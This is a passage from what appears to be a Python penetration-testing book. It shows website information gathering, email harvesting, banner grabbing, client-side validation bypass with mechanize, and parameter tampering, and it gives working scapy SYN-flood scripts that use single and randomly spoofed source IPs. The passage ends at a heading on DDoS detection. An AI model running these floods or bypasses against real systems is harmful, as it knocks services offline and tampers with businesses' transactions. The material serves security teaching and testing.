  >>> http_r.headers.type
```

```
 'text/html'
 >>> http_r.headers.typeheader
 'text/html; charset=UTF-8'
>>>
```

Information gathering of a website from whois.domaintools.com

Consider a situation where you want to glean all the hyperlinks from a web page. In this section, we will do this by programming. On the other hand, this can also be done manually by viewing the source of the web page. However, that will take some time.

So let's get acquainted with a very beautiful parser called lxml.

Let's see the code:

- The following modules will be used:

```
from lxml.html import fromstring
import requests
```

- When you enter the desired website, the `request` module obtains the data of the website:

```
domain = raw_input("Enter the domain : ")
url = 'http://whois.domaintools.com/'+domain
user_agent='wswp'
headers = {'User-Agent': user_agent}
resp = requests.get(url, headers=headers)
html = resp.text
```

- The following piece of code gets the table from the website data:

```
tree = fromstring(html)
ip= tree.xpath('//*[@id="stats"]//table/tbody/tr//text()')
```

- The following `for` loop removes the space and null string from the table data:

```
list1 = []
for each in ip:
  each = each.strip()
  if each =="":
    continue
  list1.append(each.strip("\n"))
```


- The following code lines find the index of the `'IP Address'` string:

```
ip_index = list1.index('IP Address')
print "IP address ", list1[ip_index+1]
```

- The next lines find the location of the website:

```
loc1 = list1.index('IP Location')
loc2 = list1.index('ASN')
print 'Location : ', "".join(list1[loc1+1:loc2])
```

In the preceding code, I am printing just the IP address and location of the website. The following output shows I have used the program three times on three different websites: my college's website, my website and the publisher's website. In the three outputs, we are getting the IP address and location:



Email address gathering from a web page


In this section, we will learn how to find the email addresses from a web page. In order to find the email addresses, we will use the regular expressions. The approach is very simple: first, get all the data from a given web page, then use email regular expression to obtain email addresses.

Let's see the code:

```
import urllib
import re
from bs4 import BeautifulSoup
url = raw_input("Enter the URL ")
ht= urllib.urlopen(url)
html_page = ht.read()
email_pattern=re.compile(r'\b[\w.-]+?@\w+?\.\w+?\b')
for match in re.findall(email_pattern,html_page ):
  print match
```

The preceding code is very simple. The `html_page` variable contains all the web page data. The `r'\b[\w.-]+?@\w+?\.\w+?\b'` regular expression represents the email address.

Now let's see the output:



The preceding result is absolutely correct. The given URL web page was made by me for testing purposes.

Banner grabbing of a website

In this section, we will grab the HTTP banner of a website. Banner grabbing, or OS fingerprinting, is a method to determine the operating system that is running on a target web server. In the following program, we will sniff the packets of a website on our computer, as we did in `Chapter 3`, *Sniffing and Penetration Testing*.

The code for the banner grabber is as follows:

```
import socket
import struct
import binascii
s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0800))
while True:

  pkt  = s.recvfrom(2048)
  banner = pkt[0][54:533]
  print banner
  print "--"*40
```

Since you have read `Chapter 3`, *Sniffing and Penetration Testing*, you should be familiar with this code. The `banner = pkt[0][54:533]` statement is new here. Before `pkt[0][54:]`, the packet contains TCP, IP, and Ethernet information. After doing some trail and error, I found that the banner-grabbing information resides between `[54:533]`.You can do trail and error by taking slices `[54:540]`, `[54:545]`, `[54:530]`, and so on.

To get the output, you have to open the website in a web browser while the program is running, as shown in the following screenshot:

Banner grabbing

So, the preceding output shows that the server is Microsoft-IIS.6.0, and ASP.NET is the programming language being used. We get the same information as we received in the header-checking process. Try this code and get some more information with different status codes.

By using the previous code, you can prepare information-gathering reports for yourself. When I apply information-gathering methods to websites, I generally find lots of mistakes made by clients. In the next section, you will see the most common mistakes found on a web server.

Hardening of a web server

In this section, let's shed some light on common mistakes observed on a web server. We will also discuss some points to harden the web server:

- Always hide your server signature.
- If possible, set a fake server signature to mislead attackers.
- Handle the errors.
- If possible, use a virtual environment (jailing) to run the application.
- Try to hide the programming language page extensions, because it will be difficult for the attacker to see the programming language of the web applications.
- Update the web server with the latest patch from the vendor. It avoids any chance of exploitation of the web server. The server can at least be secured for known vulnerabilities.
- Don't use a third-party patch to update the web server. A third-party patch may contain trojans or viruses.
- Do not install other applications on the web server. If you install an OS, such as RHEL or Windows, don't install other unnecessary software, such as Office or editors, because they might contain vulnerabilities.
- Close all ports except `80` and `443`.

- Don't install any unnecessary compilers, such as gcc, on the web server. If an attacker compromised a web server and they wanted to upload an executable file, the IDS or IPS can detect that file. In this situation, the attacker will upload the code file (in the form of a text file) on the web server and will execute the file on the web server. This execution can damage the web server.
- Set a limit on the number of active users in order to prevent a DDoS attack.
- Enable the firewall on the web server. The firewall does many things, such as closing the port and filtering the traffic.

Summary

In this chapter, we learned about the importance of a web server signature, and that obtaining the server signature is the first step in hacking.

> "Give me six hours to chop down a tree and I will spend the first four sharpening the axe."
>
> *– Abraham Lincoln*

The same thing applies in our case. Before the start of an attack on a web server, it is better to check exactly which services are running on it. This is done by foot printing the web server. Error-handling techniques are a passive process. Header checking and banner grabbing are active processes to gather information about the web server. In this chapter, we have also learned about the BeautifulSoup parser. Sections such as hyperlinks, tags, and IDs can be obtained from BeautifulSoup. In the last section, we covered some guidelines for hardening a web server. If you follow those guidelines, you can make your web server difficult to attack.

In the next chapter, you will learn about client-side validation and parameter tampering. You will learn how to generate and detect DoS and DDOS attacks.

8
Client-Side and DDoS Attacks


In the previous chapter, you learned how to parse a web page, as well as how to glean specific information from an HTML page. In this chapter, we will go through the following topics:

- Validation in a web page
- Types of validation
- Penetration testing of validations
- DoS attacks
- DDoS attacks
- Detection of DDoS

Introducing client-side validation

Often, when you access a web page in your web browser, you open a form, fill in the form, and submit it. During the filling of the form, some fields may have constraints, such as the username, which should be unique; and the password, which should be greater than eight characters, and these fields should not be empty. For this purpose, two types of validations are used, which are client-side and server-side validations. Languages such as PHP and ASP.NET use server-side validation, taking the input parameter and matching it with the database of the server.

In client-side validation, the validation is done at the client side. JavaScript is used for client-side validation. A quick response and easy implementation make client-side validation beneficial, to some extent. However, the frequent use of client-side validation gives attackers an easy way to attack; server-side validation is more secure than client-side validation. Normal users can see what is happening on a web browser, but a hacker can see what can be done outside the web browser. The following image illustrates client-side and server-side validation:



PHP plays a middle-layer role. It connects the HTML page to the SQL Server.

Tampering with the client-side parameter with Python

The two most commonly used methods, POST and GET, are used to pass the parameters in the HTTP protocol. If the website uses the GET method, its passing parameter is shown in the URL and you can change this parameter and pass it to a web server; this is in contrast to the POST method, where the parameters are not shown in the URL.

In this section, we will use a dummy website with simple JavaScript code, along with parameters passed by the POST method and hosted on the Apache web server.

Let's look at the `index.php` code:


```
<html>
<body background="wel.jpg">

  <h1>Leave your Comments </h1>
  <br>
  <form Name="sample" action="submit.php" onsubmit="return validateForm()"
method="POST">

    <table-cellpadding="3" cellspacing="4" border="0">
      <tr>
        <td> <font size= 4><b>Your name:</b></font></td>
        <td><input type="text" name="name" rows="10" cols="50"/></td>
      </tr>
      <br><br>

      <tr valign= "top"> <th scope="row"  <p class="req">
        <b><font size= 4>Comments</font> </b> </p> </th>
        <td> <textarea class="formtext" tabindex="4" name="comment"
         rows="10" cols="50"></textarea></td>
      </tr>

      <tr>
        <td> <input type="Submit" name="submit" value="Submit" /></td>
      </tr>
    </table>
  </form>
  <br>

  <font size= 4 ><a href="dis.php"> Old comments </a>
  <SCRIPT LANGUAGE="JavaScript">

    <!-- Hide code from non-js browsers

    function validateForm()
    {
      formObj = document.sample;

      if((formObj.name.value.length<1) ||
       (formObj.name.value=="HACKER"))
       {
        alert("Enter your name");
        return false;
      }
      if(formObj.comment.value.length<1)
      {
```

```
          alert("Enter your comment.");
          return false;
        }
      }
      // end hiding -->

    </SCRIPT>
  </body>
  </html>
```

I hope you can understand the HTML, JavaScript, and PHP code. The preceding code shows a sample form, which comprises two text-submitting fields, name and comment:

```
if((formObj.name.value.length<1) || (formObj.name.value=="HACKER"))
{
alert("Enter your name");
return false;
}
if(formObj.comment.value.length<1)
{
alert("Enter your comment.");
return false;
}
```

The preceding code shows validation. If the name field is empty or filled as `HACKER`, then it displays an alert box and, if the comment field is empty, it will show an alert message where you can enter your comment, as shown in the following screenshot:



Alert box of validation


So, our challenge here is to bypass validation and submit the form. You may have done this earlier using the Burp suite. Now, we will do this using Python.

In the previous chapter, you saw the BeautifulSoup tool; now, I am going to use a Python browser called *mechanize*. The mechanize web browser provides the facility to obtain forms in a web page and also facilitates the submission of input values. By using mechanize, we are going to bypass the validation, as shown in the following code:

```
import mechanize
br = mechanize.Browser()
br.set_handle_robots( False )
url = raw_input("Enter URL ")
br.set_handle_equiv(True)
br.set_handle_gzip(True)
br.set_handle_redirect(True)
br.set_handle_referer(True)
br.set_handle_robots(False)
br.open(url)
```

```
for form in br.forms():
  print form
```

All our code snippets start with an `import` statement. So here, we are importing the `mechanize` module. The next line creates a `br` object of the `mechanize` class. The `url = raw_input("Enter URL ")` statement asks for the user input. The next five lines represent the browser option that helps in redirection and `robots.txt` handling. The `br.open(url)` statement opens the URL given by us. The next statement prints forms in the web pages. Now, let's check the output of the `paratemp.py` program:



The program output shows that two name values are present. The first is `name` and the second is `comment`, which will be passed to the action page. Now, we have received the parameters. Let's see the rest of the code:

```
br.select_form(nr=0)
br.form['name'] = 'HACKER'
br.form['comment'] = ''
br.submit()
```


The first line is used to select the form. In our website, only one form is present. The `br.form['name'] = 'HACKER'` statement fills the value `HACKER` in the name field, the next line fills the empty comment, and the last line submits the values.

Now, let's see the output from both sides. The output of the code is as follows:

```
root@Mohit|Raj:/chapter 6# python paratemp.py
Enter URL http://192.168.0.5/
paratemp.py:6: UserWarning: gzip transfer encodi
  br.set_handle_gzip(True)
<sample POST http://192.168.0.5/submit.php appli
  <TextControl(name=)>
  <TextareaControl(comment=)>
  <SubmitControl(submit=Submit) (readonly)>>
```

Form submission

The output of the website is shown in the following screenshot:



Validation bypass

The preceding screenshot shows that it has been successful.

Now, you must have got a fair idea of how to bypass the validations. Generally, people think that parameters sent by the POST method are safe. However, in the preceding experiment, you have seen that it is safe for normal users in an internal network. If the website is used only by internal users, then client-side validation is a good choice. However, if you use client-side validation for e-commerce websites, then you are just inviting attackers to exploit your website. In the following topic, you will see some ill effects of client-side validation on business.

Effects of parameter tampering on business

As a pentester, you will often have to analyze the source code. These days, the world of e-commerce is growing quickly. Consider an example of an e-commerce website, as shown in the following screenshot:

Example of a website

The preceding screenshot shows that the price of a `Nokia C7` is `60` and the price of an `iPhone 3G` is `600`. You do not know whether these prices came from the database or if they are written in the web page. The following screenshot shows the price of both mobiles:

```
▼<table cellpadding="0" cellspacing="0" border="0px" align="left">
    <form name="form1" method="post" action="addtocart.php"></form>
    <input name="id" type="hidden" value="2">
    <input name="name" type="hidden" value="Nokia C7">
    <input name="image" type="hidden" value="Nokia-C7.jpg">
    <input name="price" type="hidden" value="60">
    <input name="desc" type="hidden" value="Good Mobile">
  ▼<tbody>
    ▶<tr>…</tr>
      <form name="form2" method="post" action="addtocart.php"></form>
      <input name="id" type="hidden" value="3">
      <input name="name" type="hidden" value="iPhone 3G">
      <input name="image" type="hidden" value="iPhone-3G.jpg">
      <input name="price" type="hidden" value="600">
      <input name="desc" type="hidden" value="Stunning Mobile">
```

View source code

Now, let's look at the source code, as shown in the following screenshot:

```
<tr>
  <td align="left"> </td>
  <td align="left">Price</td><td align="left"> 60 </td></tr>
<tr>

  <td align="left"> </td>
  <td align="left">Price</td><td align="left"><?php echo $dataArray[1][4];?></td></tr>
```

Look at the rectangular boxes in the preceding screenshot. The price `60` is written in the web page, but the price `600` is taken from the database. The price `60` can be changed by URL tampering if the `GET` method is used. The price can be changed to `6` instead of `60`. This will badly impact the business. In white-box testing, the client gives you the source code and you can analyze this code, but in black-box testing, you have to carry out the test by using attacks. If the `POST` method is used, you can use the Mozilla add-on Tamper Data (`https://addons.mozilla.org/en-US/firefox/addon/tamper-data/`) for parameter tampering. You have to do it manually, so there is no need to use Python programming.

Introducing DoS and DDoS

In this section, we are going to discuss one of the most deadly attacks, called the Denial-of-Service attack. The aim of this attack is to consume machine or network resources, making it unavailable for the intended users. Generally, attackers use this attack when every other attack fails. This attack can be done at the data link, network, or application layer. Usually, a web server is the target for hackers. In a DoS attack, the attacker sends a huge number of requests to the web server, aiming to consume network bandwidth and machine memory. In a **Distributed Denial-of-Service** (**DDoS**) attack, the attacker sends a huge number of requests from different IPs. In order to carry out a DDoS attack, the attacker can use Trojans or IP spoofing. In this section, we will carry out various experiments to complete our reports.

Single IP, single ports


In this attack, we send a huge number of packets to the web server using a single IP (which might be spoofed) and from a single source port number. This is a very low-level DoS attack and will test the web server's request-handling capacity.

The following is the code of `sisp.py`:

```
from scapy.all import *
src = raw_input("Enter the Source IP ")
target = raw_input("Enter the Target IP ")
srcport = int(raw_input("Enter the Source Port "))
i=1
while True:
  IP1 = IP(src=src, dst=target)
  TCP1 = TCP(sport=srcport, dport=80)
  pkt = IP1 / TCP1
  send(pkt,inter= .001)
  print "packet sent ", i
  i=i+1
```

I have used scapy to write this code and I hope that you are familiar with this. The preceding code asks for three things: the source IP address, the destination IP address, and the source port address.

Let's check the output on the attacker's machine:



Single IP with single port

I have used a spoofed IP in order to hide my identity. You will have to send a huge number of packets to check the behavior of the web server. During the attack, try to open a website hosted on a web server. Irrespective of whether it works or not, write your findings in the reports.

Let's check the output on the server side:

1236	14.841969	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1237	14.862146	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1238	14.869791	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1239	14.877692	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1240	14.896820	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1241	14.904863	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1242	14.913225	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1243	14.921821	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1244	14.952965	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]

Wireshark output on the server

This output shows that our packet was successfully sent to the server. Repeat this program with different sequence numbers.

Single IP, multiple port

Now, in this attack, we use a single IP address but multiple ports.

Here, I have written the code of the `simp.py` program:

```
from scapy.all import *

src = raw_input("Enter the Source IP ")
target = raw_input("Enter the Target IP ")

i=1
while True:
  for srcport in range(1,65535):
    IP1 = IP(src=src, dst=target)
    TCP1 = TCP(sport=srcport, dport=80)
    pkt = IP1 / TCP1
    send(pkt,inter= .0001)
    print "packet sent ", i
    i=i+1
```

I used the `for` loop for the ports. Let's check the output of the attacker:

```
root@Mohit|Raj:/chapter 6# python simp.py
WARNING: No route found for IPv6 destination ::
Enter the Source IP 192.168.0.50
Enter the Target IP 192.168.0.3
.
Sent 1 packets.
packet sent  1
.
Sent 1 packets.
packet sent  2
     ↑
     |
     ↓
 Sent 1 packets.
 packet sent  9408
 .
 Sent 1 packets.
 packet sent  9409
 ^Z
```

Packets from the attacker's machine

The preceding screenshot shows that the packet was sent successfully. Now, check the output on the target machine:

192.168.0.50	192.168.0.3	TCP	8943 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8944 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8945 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8946 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8947 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8948 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8949 > http [SYN]
192.168.0.50	192.168.0.3	TCP	8950 > http [SYN]

Packets appearing in the target machine

In the preceding screenshot, the rectangular box shows the port numbers. I will leave it to you to create multiple IPs with a single port.


Multiple IP, multiple ports

In this section, we will discuss the multiple IP with multiple port addresses. In this attack, we use different IPs to send the packet to the target. Multiple IPs denote spoofed IPs. The following program will send a huge number of packets from spoofed IPs:

```
import random
from scapy.all import *
target = raw_input("Enter the Target IP ")

i=1
while True:
  a = str(random.randint(1,254))
  b = str(random.randint(1,254))
  c = str(random.randint(1,254))
  d = str(random.randint(1,254))
  dot = "."
  src = a+dot+b+dot+c+dot+d
  print src
  st = random.randint(1,1000)
  en = random.randint(1000,65535)
  loop_break = 0
  for srcport in range(st,en):
    IP1 = IP(src=src, dst=target)
    TCP1 = TCP(sport=srcport, dport=80)
    pkt = IP1 / TCP1
    send(pkt,inter= .0001)
    print "packet sent ", i
    loop_break = loop_break+1
    i=i+1
    if loop_break ==50 :
      break
```

In the preceding code, we used the `a`, `b`, `c`, and `d` variables to store four random strings, ranging from `1` to `254`. The `src` variable stores random IP addresses. Here, we have used the `loop_break` variable to break the `for` loop after `50` packets. It means 50 packets originate from one IP while the rest of the code is the same as the previous one.

Let's check the output of the `mimp.py` program:



Multiple IP with multiple ports

In the preceding screenshot, you can see that after packet 50, the IP addresses get changed.

Let's check the output on the target machine:

97 0.651057	174.239.29.59	192.168.0.3	TCP	smartsdp >
98 0.651173	192.168.0.3	174.239.29.59	TCP	http > smar
99 0.678485	174.239.29.59	192.168.0.3	TCP	svrloc > ht
100 0.678514	192.168.0.3	174.239.29.59	TCP	http > svrl
101 0.698433	174.239.29.59	192.168.0.3	TCP	ocs_cmu > h
102 0.698467	192.168.0.3	174.239.29.59	TCP	http > ocs_
103 0.722537	203.207.13.69	192.168.0.3	TCP	iclcnet_svi
104 0.722577	192.168.0.3	203.207.13.69	TCP	http > iclc
105 0.733643	203.207.13.69	192.168.0.3	TCP	accessbuild

The target machine's output on Wireshark

Use several machines and execute this code. In the preceding screenshot, you can see that the machine replies to the source IP. This type of attack is very difficult to detect, because it is very hard to distinguish whether the packets are coming from a valid host or a spoofed host.

Detection of DDoS

